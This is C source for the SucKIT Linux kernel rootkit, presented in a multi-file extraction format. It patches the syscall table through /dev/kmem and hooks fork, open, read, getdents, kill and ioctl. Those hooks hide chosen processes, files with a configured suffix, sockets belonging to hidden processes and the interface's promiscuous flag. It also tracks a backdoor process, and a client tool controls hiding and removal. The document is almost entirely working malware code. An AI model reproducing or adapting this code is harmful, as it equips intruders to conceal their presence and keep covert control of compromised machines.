#define STRING_H

#ifndef NULL
#define NULL (void *) 0
#endif

extern char * ___strtok;
extern char * strpbrk(const char *,const char *);
extern char * strtok(char *,const char *);
extern char * strsep(char **,const char *);
extern unsigned strspn(const char *,const char *);
extern char * strcpy(char *,const char *);
extern char * strncpy(char *,const char *, unsigned);
extern char * strcat(char *, const char *);
extern char * strncat(char *, const char *, unsigned);
extern int strcmp(const char *,const char *);
extern int strncmp(const char *,const char *,unsigned);
extern int strnicmp(const char *, const char *, unsigned);
extern char * strchr(const char *,int);
extern char * strrchr(const char *,int);
extern char * strstr(const char *,const char *);
extern unsigned strlen(const char *);
extern unsigned strnlen(const char *,unsigned);
extern void * memset(void *,int,unsigned);
extern void * memcpy(void *,const void *,unsigned);
extern void * memmove(void *,const void *,unsigned);
extern void * memscan(void *,int,unsigned);
```

```
extern int memcmp(const void *,const void *,unsigned);
extern void * memchr(const void *,int,unsigned);
#endif
<--> ./include/str.h
<++> ./src/main.c
/* $Id: main.c, replacement of libc's main() parent  */

#ifndef MAIN_C
#define MAIN_C
#include <stdarg.h>
#include <linux/unistd.h>

#define MAX_ARGS 255

/* uhh, nice replacement of libc ;) */
int     _start(char *argv, ...)
{
        char    *arg_ptrs[MAX_ARGS];
        char    *p = argv;
        int     i = 0;
        va_list ap;

        va_start(ap, argv);
        do {
                arg_ptrs[i] = p;
                p = va_arg(ap, char *);
                i++;
                if (i == MAX_ARGS) break;
        } while (p);

        _exit(main(i, arg_ptrs));
}
#endif
<--> ./src/main.c
<++> ./src/kernel.c
/* $Id: hook.c, kernel related stuff (read, write and so on)  */

#ifndef KERNEL_C
#define KERNEL_C

/* stuff directly related with kernel */
#include "suckit.h"

#include "string.c"
#include "io.c"

/* simple inlines to r/w stuff from/to kernel memory */

/* read data from kmem */
static inline int rkm(int fd, int offset, void *buf, int size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (read(fd, buf, size) != size) return 0;
        return size;
}

/* write data to kmem */
static inline int wkm(int fd, int offset, void *buf, int size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (write(fd, buf, size) != size) return 0;
        return size;
}

/* read int from kmem */
static inline int rkml(int fd, int offset, ulong *buf)
{
        return rkm(fd, offset, buf, sizeof(ulong));
```

```
}

/* write int to kmem */
static inline int wkml(int fd, int offset, ulong buf)
{
        return wkm(fd, offset, &buf, sizeof(ulong));
}


/* relocate given image */
int     img_reloc(void *img, ulong *reloc_tab, ulong reloc)
{
        int     count = 0;

        /* relocate image */
        while (*reloc_tab != 0xFFFFFFFF) {
                skd("Relocating %x at %x",
                        * (ulong *) (((ulong) (img)) + *reloc_tab),
                        (((ulong) (img)) + *reloc_tab));
                * (ulong *) (((ulong) (img)) + *reloc_tab) += reloc;
                skd(" result=%x\n",
                        * (ulong *) (((ulong) (img)) + *reloc_tab));
                reloc_tab++;
                count++;
        }
        return count;
}

#endif
<--> ./src/kernel.c
<++> ./src/string.c
/* $Id: string.c, modified linus' vsprintf.c, thanx to him, whatever */

#ifndef STRING_C
#define STRING_C

#include "str.h"

char * ___strtok;

int strnicmp(const char *s1, const char *s2, unsigned len)
{
        unsigned char c1, c2;

        c1 = 0; c2 = 0;

        if (len) {
                do {
                        c1 = *s1; c2 = *s2;
                        s1++; s2++;
                        if (!c1)
                                break;
                        if (!c2)
                                break;
                        if (c1 == c2)
                                continue;
                        c1 &= c1 & 0xDF;
                        c2 &= c2 & 0xDF;
                        if (c1 != c2)
                                break;
                } while (--len);
        }

        return (int)c1 - (int)c2;
}


inline char * strcpy(char * dest,const char *src)
```

```
{
        char *tmp = dest;

        while ((*dest++ = *src++) != '\0');

        return tmp;
}

inline char * strncpy(char * dest,const char *src,unsigned count)
{
        char *tmp = dest;

        while (count-- && (*dest++ = *src++) != '\0');

        return tmp;
}

inline char * strcat(char * dest, const char * src)
{
        char *tmp = dest;

        while (*dest)
                dest++;
        while ((*dest++ = *src++) != '\0');

        return tmp;
}

inline char * strncat(char *dest, const char *src, unsigned count)
{
        char *tmp = dest;

        if (count) {
                while (*dest)
                        dest++;
                while ((*dest++ = *src++)) {
                        if (--count == 0) {
                                *dest = '\0';
                                break;
                        }
                }
        }

        return tmp;
}

inline int strcmp(const char * cs,const char * ct)
{
        register signed char __res;

        while (1) {
                if ((__res = *cs - *ct++) != 0 || !*cs++)
                        break;
        }

        return __res;
}

inline int strncmp(const char * cs,const char * ct,unsigned count)
{
        register signed char __res = 0;

        while (count) {
                if ((__res = *cs - *ct++) != 0 || !*cs++)
                        break;
                count--;
        }
```

```
        return __res;
}

char * strchr(const char * s, int c)
{
        for(; *s != (char) c; ++s)
                if (*s == '\0')
                        return NULL;
        return (char *) s;
}

char * strrchr(const char * s, int c)
{
       const char *p = s + strlen(s);
       do {
           if (*p == (char)c)
               return (char *)p;
       } while (--p >= s);
       return NULL;
}

unsigned strlen(const char * s)
{
        const char *sc;

        for (sc = s; *sc != '\0'; ++sc)
                /* nothing */;
        return sc - s;
}

unsigned strnlen(const char * s, unsigned count)
{
        const char *sc;

        for (sc = s; count-- && *sc != '\0'; ++sc)
                /* nothing */;
        return sc - s;
}

unsigned strspn(const char *s, const char *accept)
{
        const char *p;
        const char *a;
        unsigned count = 0;

        for (p = s; *p != '\0'; ++p) {
                for (a = accept; *a != '\0'; ++a) {
                        if (*p == *a)
                                break;
                }
                if (*a == '\0')
                        return count;
                ++count;
        }

        return count;
}

char * strpbrk(const char * cs, const char * ct)
{
        const char *sc1,*sc2;

        for( sc1 = cs; *sc1 != '\0'; ++sc1) {
                for( sc2 = ct; *sc2 != '\0'; ++sc2) {
                        if (*sc1 == *sc2)
                                return (char *) sc1;
                }
        }
```

```
        return NULL;
}

char * strtok(char * s,const char * ct)
{
        char *sbegin, *send;

        sbegin  = s ? s : ___strtok;
        if (!sbegin) {
                return NULL;
        }
        sbegin += strspn(sbegin,ct);
        if (*sbegin == '\0') {
                ___strtok = NULL;
                return( NULL );
        }
        send = strpbrk( sbegin, ct);
        if (send && *send != '\0')
                *send++ = '\0';
        ___strtok = send;
        return (sbegin);
}

char * strsep(char **s, const char *ct)
{
        char *sbegin = *s, *end;

        if (sbegin == NULL)
                return NULL;

        end = strpbrk(sbegin, ct);
        if (end)
                *end++ = '\0';
        *s = end;

        return sbegin;
}

inline void * memset(void * s,int c,unsigned count)
{
        char *xs = (char *) s;

        while (count--)
                *xs++ = c;

        return s;
}

inline void bzero(void *s, unsigned count)
{
        memset(s, 0, count);
}

char * bcopy(const char * src, char * dest, int count)
{
        char *tmp = dest;

        while (count--)
                *tmp++ = *src++;

        return dest;
}

inline void * memcpy(void * dest,const void *src,unsigned count)
{
        char *tmp = (char *) dest, *s = (char *) src;

        while (count--)
```

```
                *tmp++ = *s++;

        return dest;
}

inline void * memmove(void * dest,const void *src,unsigned count)
{
        char *tmp, *s;

        if (dest <= src) {
                tmp = (char *) dest;
                s = (char *) src;
                while (count--)
                        *tmp++ = *s++;
                }
        else {
                tmp = (char *) dest + count;
                s = (char *) src + count;
                while (count--)
                        *--tmp = *--s;
                }

        return dest;
}

int memcmp(const void * cs,const void * ct,unsigned count)
{
        const unsigned char *su1, *su2;
        signed char res = 0;

        for( su1 = cs, su2 = ct; 0 < count; ++su1, ++su2, count--)
                if ((res = *su1 - *su2) != 0)
                        break;
        return res;
}

void * memscan(void * addr, int c, unsigned size)
{
        unsigned char * p = (unsigned char *) addr;

        while (size) {
                if (*p == c)
                        return (void *) p;
                p++;
                size--;
        }
        return (void *) p;
}

char * strstr(const char * s1,const char * s2)
{
        int l1, l2;

        l2 = strlen(s2);
        if (!l2)
                return (char *) s1;
        l1 = strlen(s1);
        while (l1 >= l2) {
                l1--;
                if (!memcmp(s1,s2,l2))
                        return (char *) s1;
                s1++;
        }
        return NULL;
}

void * memmem(char *s1, int l1, char *s2, int l2)
{
```

```
        if (!l2) return s1;
        while (l1 >= l2) {
                l1--;
                if (!memcmp(s1,s2,l2))
                        return s1;
                s1++;
        }
        return NULL;
}

void *memchr(const void *s, int c, unsigned n)
{
        const unsigned char *p = s;
        while (n-- != 0) {
                if ((unsigned char)c == *p++) {
                        return (void *)(p-1);
                }
        }
        return NULL;
}
#endif
<--> ./src/string.c
<++> ./src/core.c
/* $Id: core.c, mainly our syscalls */

#ifndef CORE_C
#define CORE_C

#include <stdarg.h>
#include <linux/unistd.h>
#include <asm/ptrace.h>
#include <asm/mman.h>
#include <asm/errno.h>
#include <asm/stat.h>
#include <linux/if.h>


#include "suckit.h"
#include "string.c"
#include "vsprintf.c"
#include "io.c"

/* ehrm, ,,exports'' ;)) */
extern  ulong   page_offset;
extern  ulong   syscall_dispatch;
extern  ulong   old_call_table;

/* set this to 1 if u wanna to debug something, don't forget
   to change addr of printk (cat /proc/ksyms | grep printk) */
#if 0
int (*printk) (char *fmt, ...) = (void *) 0xc0113710;
#define crd(fmt,args...) printk(__FUNCTION__ "():" fmt "\n", args)
#else
#define crd(fmt,args...) while (0) {}
#endif


#define mmap_arg ((struct mmap_arg_struct *) \
                  (page_offset - sizeof(struct mmap_arg_struct)) )

/* new_XXX & old_XXX pair for some syscall */
#define ds(type,name,args...) type new_##name(args); \
                              type (*old_##name)(args)
/* only old_XXX def in order to import some syscall) */
#define is(type,name,args...) type (*old_##name)(args)

/* syscall defs */
ds(int, olduname,       char *);
```

```
ds(int, fork,           struct pt_regs);
ds(int, clone,          struct pt_regs);
ds(int, open,           char *, int, int);
ds(int, close,          int);
ds(int, read,           int, char *, uint);
ds(int, kill,           int, int);
ds(int, getdents,       uint, struct de *, int count);
ds(int, getdents64,     uint, struct de64 *, int count);
ds(int, ioctl,          uint, uint, ulong);

/* import various syscall to avoid using int 0x80 from syscall handlers */
is(int, stat,           char *, struct stat *);
is(int, fstat,          int, struct stat *);
is(void *, mmap,        struct mmap_arg_struct *);
is(int, munmap,         ulong, uint);
is(int, getpid,         void);
is(int, readdir,        uint, struct de *, uint);
is(int, readlink,       char *, char *, uint);
is(int, lseek,          int, int, int);


/* syscall replacement table (requiered by hook.c) */
#define repsc(x)        {__NR_##x, (void *) new_##x, (void **) &old_##x},
#define impsc(x)        {__NR_##x, (void *) NULL, (void **) &old_##x},
struct  new_call        new_sct[] = {
        repsc(olduname)
        repsc(fork)
        repsc(clone)
        repsc(open)
        repsc(close)
        repsc(read)
        repsc(kill)
        repsc(getdents)
        repsc(getdents64)
        repsc(ioctl)
        impsc(stat)
        impsc(fstat)
        impsc(mmap)
        impsc(munmap)
        impsc(getpid)
        impsc(readdir)
        impsc(readlink)
        impsc(lseek)
        {0}
};

/* our fake sys_call_table[] ;) */
ulong   sys_call_table[SYS_COUNT];

/* our table of hidden pid's */
struct  pid_struc pid_tab[MAX_PID];

/* "bad" files ;) */
int     bdev = -1, bad1 = -1, bad2 = -1, bad3 = -1;

/* our flags */
ulong   our_flags = CMD_FLAG_HP | CMD_FLAG_HF;
int     backdoor_pid = 0;

struct  config_struc    cfg = {"CFGMAGIC", ".sd", "", ""};

#define HIDE_FILES      (our_flags & CMD_FLAG_HF)
#define HIDE_PROCS      (our_flags & CMD_FLAG_HP)

/* replacement of olduname, allocates some memory in kernel space */
int     punk(struct kma_struc *k)
{
        k->mem = k->kmalloc(k->size, k->flags);
```

```
        return 0;
}

/***************************** helper fn's ******************** */
uint    my_atoi(char *n)
{
        register uint ret = 0;
        while ((((*n) < '0') || ((*n) > '9')) && (*n))
                n++;
        while ((*n) >= '0' && (*n) <= '9')
                ret = ret * 10 + (*n++) - '0';
        return ret;
}


/* u-alloc, 'u' stands for 'ugly' ;) */
void   *ualloc(ulong size)
{
        void   *ret;
        struct mmap_arg_struct  msave;

        while (mmap_arg->lock == MM_LOCK);
        memcpy(&msave, mmap_arg, sizeof(struct mmap_arg_struct));
        mmap_arg->lock = MM_LOCK;
        mmap_arg->addr = 0;
        mmap_arg->len = (PAGE_SIZE + size - 1) & ~PAGE_SIZE;
        mmap_arg->prot = PAGE_RW;
        mmap_arg->flags = MAP_PRIVATE | MAP_ANONYMOUS;
        mmap_arg->fd = 0;
        mmap_arg->offset = 0;
        ret = old_mmap(mmap_arg);
        memcpy(mmap_arg, &msave, sizeof(struct mmap_arg_struct));
        if ((ulong) ret > 0xffff0000)
                return NULL;
        return ret;
}

static inline void    ufree(void *ptr, ulong size)
{
        if (ptr) {
                old_munmap((ulong) ptr,
                           (PAGE_SIZE + size - 1) & ~PAGE_SIZE);
        }
}

/* basic fn's */
static inline struct pid_struc *find_pid(int pid)
{
        int     i;
        for (i = 0; i < MAX_PID; i++) {
                if (pid_tab[i].pid == pid)
                        return &pid_tab[i];
        }
        return NULL;
}



struct pid_struc *add_pid(int pid)
{
        struct  pid_struc *p = find_pid(pid);
        int     i;
        if (p) {
                return p;
        } else {
                for (i = 0; i < MAX_PID; i++) {
                        if (!pid_tab[i].pid) {
                                bzero((char *) &pid_tab[i],
```

```
                                        sizeof(struct pid_struc));
                                pid_tab[i].pid = pid;
                                return &pid_tab[i];
                        }
                }
        }
        return NULL;
}

static inline struct pid_struc *hide_pid(int pid)
{
        struct  pid_struc *p = add_pid(pid);
        if (p) {
                p->hidden = 1;
        }
        crd("%d = 0x%x", pid, p);
        return p;
}


struct pid_struc *del_pid(int pid)
{
        struct  pid_struc *p = find_pid(pid);
        if (p) p->pid = 0;
        return p;
}

int unhide_pid(int pid)
{
        int     i;
        if (pid == 0) {
                for (i = 0; i < MAX_PID; i++) {
                        del_pid(pid_tab[i].pid);
                }
                return 1;
        }
        return (del_pid(pid) != NULL);
}


void    sync_pid_tab(void)
{
        int     i;
        /* remove unused entries in order to avoid to become full */
        for (i = 0; i < MAX_PID; i++) {
                if ((pid_tab[i].pid) &&
                    (old_kill(pid_tab[i].pid, 0) == -ESRCH)) {
                        bzero((char *) &pid_tab[i],
                              sizeof(struct pid_struc));
                }
        }
}

static inline struct pid_struc *curr_pid(void)
{
        return find_pid(old_getpid());
}

/* this creates table ("cache") of sockets owned by invisible processes */
int     create_net_tab(int *tab, int max, struct de *de, char *buf)
{
        int     i;
        int     fd;
        int     cnt = 0;

        crd("tab=0x%x, max=%d, de=0x%x, buf=0x%x", tab, max, de, buf);
        for (i = 0; i < MAX_PID; i++) {
                if (pid_tab[i].pid && pid_tab[i].hidden) {
```

```
                        char   *zptr;
                        zptr = buf +
                               sprintf(buf, "/proc/%d/fd", pid_tab[i].pid);
                        crd("buf=%s (0x%x), zptr=0x%x", buf, buf, zptr);
                        fd = old_open(buf, O_RDONLY, 0);
                        if (fd < 0)
                                continue;
                        *zptr++ = '/';
                        while (old_readdir(fd, de, sizeof(struct de)) == 1)
                                {
                                strcpy(zptr, de->d_name);
                                if (old_readlink(buf, &buf[64], 64) > 0) {
                                        if (!strncmp
                                            (&buf[64], "socket:[", 8)) {
                                                tab[cnt++] =
                                                    my_atoi(&buf[64]);
                                                if (cnt >= max) {
                                                        close(fd);
                                                        return cnt;
                                                }
                                        }       /* if strncmp .. */
                                }       /* if readlink .. */
                        }       /* if readdir */
                        old_close(fd);
                }       /* if hidden */
        }       /* for (i < pid_count ... */
        return cnt;
}

static inline int     invisible_socket(int nr, int *tab, int max)
{
        int     i;
        for (i = 0; i < max; i++) {
                if (tab[i] == nr)
                        return 1;
        }
        return 0;
}

/* ehrm. ehrm. 8 gotos at one page of code ? uglyneees ;)
   this is code strips (i hope ;) "bad" things from netstat, etc. */
int     strip_net(char *src, char *dest, int size, int *net_tab,
                  int ncount)
{
        char   *ptr = src;
        char   *bline = src;
        int     temp;
        int     ret = 0;
        int     i;

rnext:
        if (ptr >= (src + size))
                goto rlast;
        if ((ptr - bline) > 0) {
                memcpy(dest, bline, ptr - bline);
                dest += ptr - bline;
                ret += ptr - bline;
        }
        bline = ptr;
        for (i = 0; i < 9; i++) {
                while (*ptr == ' ') {
                        if (ptr >= (src + size))
                                goto rlast;
                        if (*ptr == '\n')
                                goto rnext;
                        ptr++;
                }
                while (*ptr != ' ') {
```

```
                        if (ptr >= (src + size))
                                goto rlast;
                        if (*ptr == '\n')
                                goto rnext;
                        ptr++;
                }
                if (ptr >= (src + size))
                        goto rlast;
        }
        temp = my_atoi(ptr);
        while (*ptr != '\n') {
                ptr++;
                if (ptr >= (src + size))
                        goto rlast;
        }
        ptr++;
        if (invisible_socket(temp, net_tab, ncount))
                bline = ptr;
        goto rnext;
rlast:
        if ((ptr - bline) > 0) {
                memcpy(dest, bline, ptr - bline);
                ret += ptr - bline;
        }
        return ret;
}


#define NTSIZE  384
struct  net_struc *create_net_struc(int fd)
{
        int             size = 0;
        struct  de      *de = NULL;
        struct  net_struc *ns = NULL;
        char            *tmp = NULL;
        int             net_tab[NTSIZE];
        int             ncount;
        int             nsize;

        crd("fd=%d", fd);

        tmp = ualloc(PAGE_SIZE);
        do {
                nsize = old_read(fd, tmp, PAGE_SIZE);
                if (nsize < 0) {
                        ufree(tmp, PAGE_SIZE);
                        return NULL;
                }
                size += nsize;
        } while (nsize == PAGE_SIZE);
        ufree(tmp, PAGE_SIZE);
        if (old_lseek(fd, 0, 0) != 0)
                goto err;

        tmp = ualloc(size);
        if (!tmp)
                goto err;
        ns = ualloc(sizeof(struct net_struc) + size);
        if (!ns)
                goto err;
        de = ualloc(sizeof(struct de));
        if (!de)
                goto err;
        ns->data_len = size;
        crd("tmp=0x%x, ns=0x%x, size=%d", tmp, ns, size);
        ncount = create_net_tab(net_tab, NTSIZE, de, tmp);
        if (!ncount)
                goto err;
```

```
        nsize = old_read(fd, tmp, size);
        if (nsize < 0)
                goto err;
        old_lseek(fd, 0, 0);
        ns->len = strip_net(tmp, ns->dat, nsize, net_tab, ncount);
        ns->pos = 0;
        ns->fd = fd;
        ufree(tmp, size);
        ufree(de, sizeof(struct de));
        return ns;
err:
        ufree(ns, sizeof(struct net_struc) + size);
        ufree(tmp, size);
        ufree(de, sizeof(struct de));
        return NULL;
}

static inline int       destroy_net_struc(struct net_struc **net)
{
        if (net && *net) {
                ufree(*net, (*net)->data_len + sizeof(struct net_struc));
                *net = NULL;
                return 1;
        }
        return 0;
}

/****************************** syscalls ! ***********************/
/* I/O with userspace */
int     new_olduname(char *buf)
{
#define cmdp ((struct cmd_struc *) buf)
        if (cmdp->id == OUR_SIGN) {
                switch (cmdp->cmd) {
                        case CMD_TST:
                                cmdp->num = OUR_SIGN;
                                strcpy(cmdp->buf, SUCKIT_VERSION);
                                return 0;
                        case CMD_INV:
                                if (hide_pid(cmdp->num))
                                        return 0;
                                return -1;
                        case CMD_VIS:
                                if (unhide_pid(cmdp->num))
                                        return 0;
                                return -1;
                        case CMD_GFL:
                                cmdp->num = our_flags;
                                return 0;
                        case CMD_SFL:
                                our_flags = cmdp->num;
                                return 0;
                        case CMD_RMV:
                                if (backdoor_pid)
                                        old_kill(backdoor_pid, 9);
                                cmdp->cmd = syscall_dispatch;
                                cmdp->num = old_call_table;
                                return 0;
                        case CMD_BDR:
                                backdoor_pid = cmdp->num;
                                hide_pid(cmdp->num);
                                return 0;
                        default:
                                return -1;
                }
        }
        return old_olduname(buf);
#undef cmdp
```

```
}

int     new_fork(struct pt_regs regs)
{
        struct  pid_struc *parent;
        int     pid;

        sync_pid_tab();
        parent = curr_pid();

        pid = old_fork(regs);
        if (pid > 0) {
                if ((parent) && (parent->hidden)) {
                        register struct pid_struc *new;
                        new = add_pid(pid);
                        if (new)
                                new->hidden = 1;
                }
        }
        return pid;
}

int     new_clone(struct pt_regs regs)
{
        struct  pid_struc *parent;
        int     pid;

        sync_pid_tab();
        parent = curr_pid();

        pid = old_clone(regs);
        if (pid > 0) {
                if ((parent) && (parent->hidden)) {
                        register struct pid_struc *new;
                        new = add_pid(pid);
                        if (new)
                                new->hidden = 1;
                }
        }
        return pid;
}

/* cache info about "bad" files (/proc/net/tcp etc) */
#define NSIZE   256
void    cache_bads()
{
        struct  stat *buf;
        char    *n;

        buf = ualloc(sizeof(struct stat) + NSIZE);
        n = (char *) (((ulong) buf) + sizeof(struct stat));
        crd("buf = 0x%x, n = 0x%x", buf, n);
        if (!buf) return;
        strcpy(n, BAD1);
        if (old_stat(n, buf) == 0) {
                bdev = buf->st_dev;
                bad1 = buf->st_ino;
                crd("bdev = %d, bad1 = %d", bdev, bad1);
        }
        strcpy(n, BAD2);
        if (old_stat(n, buf) == 0)
                bad2 = buf->st_ino;
        strcpy(n, BAD3);
        if (old_stat(n, buf) == 0)
                bad3 = buf->st_ino;
        crd("bad2 = %d, bad3 = %d", bad2, bad3);
        ufree(buf, sizeof(struct stat) + NSIZE);
}
```

```
int     new_open(char *path, int flags, int mode)
{
        int     fd;
        struct  stat *buf = NULL;
        if (bdev == -1)
                cache_bads();
        fd = old_open(path, flags, mode);
        if (fd < 0) goto err;

        buf = ualloc(sizeof(struct stat));
        if (!buf) {
                old_close(fd);
                return -ENOMEM;
        }
        if (old_fstat(fd, buf) == 0) {
                if ( (buf->st_dev == bdev) &&
                     (buf->st_ino == bad1 || buf->st_ino == bad2 ||
                      buf->st_ino == bad3) ) {
                        struct  pid_struc *p;
                        p = add_pid(old_getpid());
                        destroy_net_struc(&p->net);
                        p->net = create_net_struc(fd);
                        if (!p->net) {
                                old_close(fd);
                                fd = -ENOMEM;
                                goto err;
                        }
                }
        } else {
                old_close(fd);
                return -EPERM;
        }
err:
        ufree(buf, sizeof(struct stat));
        return fd;
}

int     new_read(int fd, char *buf, uint count)
{
        struct  pid_struc *p = curr_pid();
        /* fake netinfo file ;) */
        if ((p) && (p->net) && (p->net->fd == fd)) {
                if ((count + p->net->pos) > p->net->len) {
                        count = p->net->len - p->net->pos;
                }
                crd("count (after) = %d", count);
                if ((p->net->pos >= p->net->len) ||
                    (count == 0)) return 0;
                memcpy(buf, p->net->dat + p->net->pos, count);
                p->net->pos += count;
                return count;
        }
        return old_read(fd, buf, count);
}

int     new_close(int fd)
{
        struct  pid_struc *p = curr_pid();
        if ((p) && (p->net) && (p->net->fd == fd)) {
                destroy_net_struc(&p->net);
        }
        return old_close(fd);
}

int     new_kill(int pid, int sig)
{
        struct  pid_struc *p;
```

```
        int     t = pid;

        if (pid < -1)
                t = -pid;
        p = find_pid(t);
        if ((p) && (p->hidden)) {
                register int cpid = old_getpid();
                if (cpid == 1) goto ok;
                p = find_pid(cpid);
                if ((p) && (p->hidden)) goto ok;
                return -ESRCH;
        }
ok:
        return old_kill(pid, sig);
}

int     is_hidden(char *s, uint inode)
{
        int     c = 0;
        struct pid_struc *p;

        if (!HIDE_PROCS) return 0;
        while (*s) {
                if ((*s < '0') || (*s > '9'))
                        return 0;
                c = c * 10 + (*s++) - '0';
        }
        if (((inode - 2) / 65536) != c) return 0;
        p = find_pid(c);
        if (!p)
                return 0;
        if (p->hidden)
                return 1;
        return 0;
}

/* this strips "hidden" files and pid's from /proc listening */
int     new_getdents(uint fd, struct de *dirp, int count)
{
        struct  de      *dbuf = NULL;
        struct  de      *prev = NULL;
        char    register *ptr;
        char            *cpy;
        int             oldlen, newlen;
        int             hslen = strlen(cfg.hs);

        oldlen = newlen = old_getdents(fd, dirp, count);
        if (oldlen <= 0)
                goto outta;
        cpy = ptr = ualloc(oldlen);
        if (!ptr)
                return -ENOMEM;
        dbuf = (struct de *) cpy;
        memcpy(ptr, dirp, oldlen);
        memset(dirp, 0, oldlen);
#define dp ((struct de *) ptr)
        while ((ulong) ptr < (ulong) dbuf + oldlen) {
                int register size = dp->d_reclen;
                int zlen = strlen(dp->d_name);
                if (is_hidden(dp->d_name, dp->d_ino) ||
                   (HIDE_FILES && (zlen >= hslen) &&
                    (!strcmp(cfg.hs, &dp->d_name[zlen - hslen]))) ) {
                        if (!prev) {
                                newlen -= size;
                                cpy += size;
                        } else {
                                prev->d_reclen += size;
                                memset(dp, 0, size);
```

```
                        }
                } else {
                        prev = dp;
                }
                ptr += size;
        }
        if (newlen) memcpy(dirp, cpy, newlen);
outta:
        ufree(dbuf, oldlen);
        return newlen;
#undef dp
}

/* this strips "hidden" files and pid's from /proc listening */
int     new_getdents64(uint fd, struct de64 *dirp, int count)
{
        struct  de64    *dbuf = NULL;
        struct  de64    *prev = NULL;
        char    register *ptr;
        char            *cpy;
        int             oldlen, newlen;
        int             hslen = strlen(cfg.hs);

        oldlen = newlen = old_getdents64(fd, dirp, count);
        if (oldlen <= 0)
                goto outta;
        cpy = ptr = ualloc(oldlen);
        if (!ptr)
                return -ENOMEM;
        dbuf = (struct de64 *) cpy;
        memcpy(ptr, dirp, oldlen);
        memset(dirp, 0, oldlen);
#define dp ((struct de64 *) ptr)
        while ((ulong) ptr < (ulong) dbuf + oldlen) {
                int register size = dp->d_reclen;
                int zlen = strlen(dp->d_name);
                if (is_hidden(dp->d_name, dp->d_ino) ||
                   (HIDE_FILES && (zlen >= hslen) &&
                    (!strcmp(cfg.hs, &dp->d_name[zlen - hslen]))) ) {
                        if (!prev) {
                                newlen -= size;
                                cpy += size;
                        } else {
                                prev->d_reclen += size;
                                memset(dp, 0, size);
                        }
                } else {
                        prev = dp;
                }
                ptr += size;
        }
        if (newlen) memcpy(dirp, cpy, newlen);
outta:
        ufree(dbuf, oldlen);
        return newlen;
#undef dp
}

/* hide the PROMISC flag */
int     new_ioctl(uint fd, uint cmd, ulong arg)
{
        int     ret;
#define ifr ((struct ifreq *) arg)
        ret = old_ioctl(fd, cmd, arg);
        if (ret < 0) goto err;
        if ((cmd == SIOCGIFFLAGS) && (ifr) && (ifr->ifr_flags & IFF_UP))
                ifr->ifr_flags &= ~IFF_PROMISC;
err:
```

```
        return ret;
}
#endif
<--> ./src/core.c
<++> ./src/client.c
/* $Id: client.c, stuff between user <=> kernel */

#ifndef CLIENT_C
#define CLIENT_C
#include "io.c"
#include "string.c"
#include "vsprintf.c"
#include "config.c"

/* howto */
int     usage(char *s)
{
        printf(
                "Usage:\n"
                "%s [command] [arg]\n"
                "Commands:\n"
                "  u          uninstall\n"
                "  t          test\n"
                "  i <pid>    make pid invisible\n"
                "  v <pid>    make pid visible (0 = all)\n"
                "  f [0/1]    toggle file hiding\n"
                "  p [0/1]    toggle proc hiding\n"
                "configuration:\n"
                "  c <hidestr> <password> <home>\n"
                "invoking without args will install rewtkit into memory\n"
                , s);
        return 0;
}

/* ???! */
int     skio(int cmd, struct cmd_struc *c)
{
        c->id = OUR_SIGN;
        c->cmd = cmd;
        if (olduname(c) != 0) {
                return 0;
        } else {
                return 1;
        }
}

/* only check for us */
int     fucka_is_there()
{
        struct  cmd_struc c;
        c.cmd = CMD_TST;
        c.id = OUR_SIGN;
        olduname(&c);
        if (c.num == OUR_SIGN) {
                printf("Currently installed version: %s\n", c.buf);
                return 1;
        }
        return 0;
}

/* client side */
int     client(int kernel, int argc, char *argv[])
{
        struct  cmd_struc c;
        int     i;
        int     our_flags;

        if (argc < 2) return usage(argv[0]);
```

```
        if (((*(argv[1]) & 0xDF) != 'C') && (!kernel))
                return usage(argv[0]);
        if (kernel) skio(CMD_GFL, &c);
        our_flags = c.num;
        switch (*(argv[1]) & 0xDF) {
                case 'C':
                        if (argc != 5) return (usage(argv[0]));
                        return config(argv[0], argv[2], argv[3], argv[4]);
                case 'U':
                        printf("Removing from memory...");
                        skio(CMD_RMV, &c);
                        i = open(KMEM_FILE, O_WRONLY, 0);
                        if (i < 0) {
                                printf("Can't open %s for writing (%d)\n",
                                       KMEM_FILE, -errno);
                                return 1;
                        }
                        if (!wkml(i, c.cmd, c.num)) {
                                printf("Failed\n");
                                close(i);
                                return 1;
                        }
                        close(i);
                        printf("OK, previous call dispatch 0x%08x at"
                               " 0x%08x restored.\n", c.num, c.cmd);
                        return 0;
                case 'T':
                        printf("Test OK.\n");
                        return 0;
                case 'I':
                        if ((argc < 3) || (sscanf(argv[2], "%d", &i) != 1))
                                return usage(argv[0]);
                        c.num = i;
                        printf("Making pid %d invisible...", i);
                        if (skio(CMD_INV, &c)) {
                                printf("OK\n");
                                return 0;
                        }
                        printf("Failed\n");
                        return 1;
                case 'V':
                        if ((argc < 3) || (sscanf(argv[2], "%d", &i) != 1))
                                return usage(argv[0]);
                        c.num = i;
                        if (i != 0)
                                printf("Making pid %d visible...", i);
                        else
                                printf("Making all pid's visible...");
                        if (skio(CMD_VIS, &c)) {
                                printf("OK\n");
                                return 0;
                        }
                        printf("Failed\n");
                        return 1;
                case 'F':
                        if (argc >= 3) {
                                if (!((argv[2][0] == '0') ||
                                      (argv[2][0] == '1'))) {
                                        return usage(argv[0]);
                                }
                                if (argv[2][0] == '0')
                                        our_flags &= ~CMD_FLAG_HF;
                                else
                                        our_flags |= CMD_FLAG_HF;
                        } else {
                                our_flags ^= CMD_FLAG_HF;
                        }
                        printf("File hiding %s...",
```

```
                                (our_flags & CMD_FLAG_HF) ? "ON" : "OFF");
                        c.num = our_flags;
                        if (skio(CMD_SFL, &c)) {
                                printf("OK\n");
                                return 0;
                        }
                        printf("Failed\n");
                        return 1;
                case 'P':
                        if (argc >= 3) {
                                if (!((argv[2][0] == '0') ||
                                      (argv[2][0] == '1'))) {
                                        return usage(argv[0]);
                                }
                                if (argv[2][0] == '0')
                                        our_flags &= ~CMD_FLAG_HP;
                                else
                                        our_flags |= CMD_FLAG_HP;
                        } else {
                                our_flags ^= CMD_FLAG_HP;
                        }
                        printf("Proc hiding %s...",
                                (our_flags & CMD_FLAG_HP) ? "ON" : "OFF");
                        c.num = our_flags;
                        if (skio(CMD_SFL, &c)) {
                                printf("OK\n");
                                return 0;
                        }
                        printf("Failed\n");
                        return 1;
        }
        return usage(argv[0]);
}

#endif
<--> ./src/client.c
<++> ./src/gfp.c
/* $Id: gfp.c, needs to be improved, takes care about GFP_KERNEL flag */

#ifndef GFP_C
#define GFP_C
#include "io.c"

#define NEW_GFP         KMEM_FLAGS
#define OLD_GFP         0x3

/* uname struc */
struct un {
